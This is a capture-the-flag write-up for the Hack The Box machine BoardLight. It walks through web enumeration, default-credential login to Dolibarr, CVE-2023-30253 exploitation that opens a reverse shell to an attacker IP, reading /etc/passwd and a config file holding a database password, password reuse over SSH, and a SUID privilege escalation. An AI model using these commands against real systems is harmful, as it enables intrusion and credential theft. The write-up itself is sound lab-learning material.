BoardLight		
Organization: Hack The Box	Type: online CTF	
Categories: ☐ Network Security ☐ Cryptography ☐ Mobile Applications	☐ Reverse Engineering ☑ Web Applications ☐ Forensics	Difficulty: Easy
Name: Kasper Verhulst	Release date:25-05-2024 Completing date:18-06-2024	

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
sudo nmap -sS -A -p1-1024 $BOX_IP -oN nmap.out
```

We find the following services running on the machine

Port	Protocol	Service
22/tcp open	SSH	OpenSSH 8.2p1
80/tcp open	HTTP	Apache httpd 2.4.41

It seems there are an Apache httpd web server and an SSH server running on the machine. There are some minor vulnerabilities present in these products but these won't help us hacking the box.

It doesn't usually make sense to brute-force the SSH access when we have neither a username nor a password, so let us start with the web application.



Figure 1: Board home page

The web application is a company website for a cyber security consulting firm. Next to the home page, we find a contact page, an about page and a "what do we do" page, although they seem to partially have the same content as the home page. I inspected the generated HTML source code but did not find anything interesting. Furthermore, all the pages just display static content, except the contact form. However, the button on the contact form just reloads the page. The web application doesn't seem to store anything in

browser storage like cookies, SessionStorage or LocalStorage either. The server returns the HTTP header `Server Apache/2.4.41 (Ubuntu)` but we already knew this from the nmap scan. Finally, the Wappalyzer plugin couldn't learn us anything new either. So let us try to enumerate the web server for any unknown paths:

```
gobuster dir -u http://board.htb -w /usr/share/wordlists/SecLists-master/
    Discovery/Web-Content/directory-list-2.3-medium.txt -x php -o gobuster_dir
    .out
```

path	Status code
index.php	200
contact.php	200
about.php	200
do.php	200
.php	403
js/	403
css/	403
images/	403

At the same time, we found the email address *info@board.htb* at the bottom of the home page. This implies the domainname associated is board.htb. Let's see if we can find any subdomains for the existing domain. Before we can access the web page over DNS name, we need to add the domainname to our `/etc/hostst` because it is not registered with public DNS.

```
gobuster vhost -u http://board.htb -w /usr/share/wordlists/SecLists-master/
    Discovery/DNS/subdomains-top1million-5000.txt --append-domain
```

domain	Status code
crm.board.htb	200

Gaining access

Add this new subdomain again to our `/etc/hostst` file and visit the page.



Figure 2: CRM BoardLight

We see there is a piece of software running called Dolibarr. It is clearly running version 17.0.0, so the first thing to do is check whether there are any known vulnerabilities for that version.

We instantly find a version serious vulnerability (CVE-2023-30253) in version $\leq$ 17.0.0 that allows for remote PHP code execution for authenticated users. So before we can exploit this vulnerability, we should login to the portal. Let us try a couple of default passwords like admin/root - admin,password, Pass0wrd. Eventually, I managed to authenticate with 'admin' as username and password. Apparently, this are the default credentials after installation.

Now that we have an authenticated user, we can exploit the vulnerability. I downloaded this proof-of-concept. Because the exploit will open a reverse shell, we first need to spawn a netcat listener:

```
$ nc -nlpv 4343
```

and launch the attack

```
$ python3 exploit.py http://crm.board.htb admin admin $ATTACKER_IP 4343
```

Pivoting

We now have a reverse shell as user *www-data*. First let us stabilize the reverse shell:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL + Z
stty raw -echo; fg
export TERM=xterm
```

Next thing I usually do is read `/etc/passwd` file to find the users that exist on this box:

```
cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
...
larissa:x:1000:1000:larissa,,,:/home/larissa:/bin/bash
...
mysql:x:127:134:MySQL Server,,,:/nonexistent:/bin/false
fwupd-refresh:x:128:135:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:129:65534::/run/sshd:/usr/sbin/nologin
```

from this users, only *larissa* and *root* have a shell available. From the mysql service account that exists and from the ports 3306 and 33060 ports that are listening, I suspected a MySQL database was running, probably as a configuration store for the Dolibarr CRM system. When searching where the MySQL connection details are configured in the Dolibarr setup, I found it is stored under `htdocs/conf`.

```
cat /var/www/html/crm.board.htb/htdocs/conf

$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
```

```
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
```

Now that we have found some credentials to connect to the database, let us enumerate the database with the sqlclient:

```
mysql -h localhost -u dolibarrowner -p dolibarr

show tables;
select * from llx_user;
```

Next to the admin user, I found another user *SuperAdmin* together with its password hash. I copied the hash into a text file hash.txt that I tried to crack:

```
hashcat --identify hash.txt
hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

but it didn't work. Eventually, the trick is to just use the database password for the larissa user:

```
$ ssh larissa@$BOX_IP
```

Privilege Escalation

As usual, I start with a manual check for the privilege escalation. The user *larissa* has no root privileges on the machine:

```
$ larissa@boardlight:/tmp$ sudo -l
[sudo] password for larissa:
Sorry, user larissa may not run sudo on localhost.
```

Because I didn't find anything obvious, I ran the linpeas script to help me find anything to elevate our privileges. Under the SUID section, the linpeas script found a couple remarkable binaries:



Figure 3: SUID binaries

I didn't know what the enlightenment software is, so I tried to research if we can exploit it. Apparently, there exists a privilege escalation vulnerability in this piece of software, so I downloaded the exploit. I ran the epxloit and I got root privileges:

```
chmod +x exploit.sh
./exploit.sh
```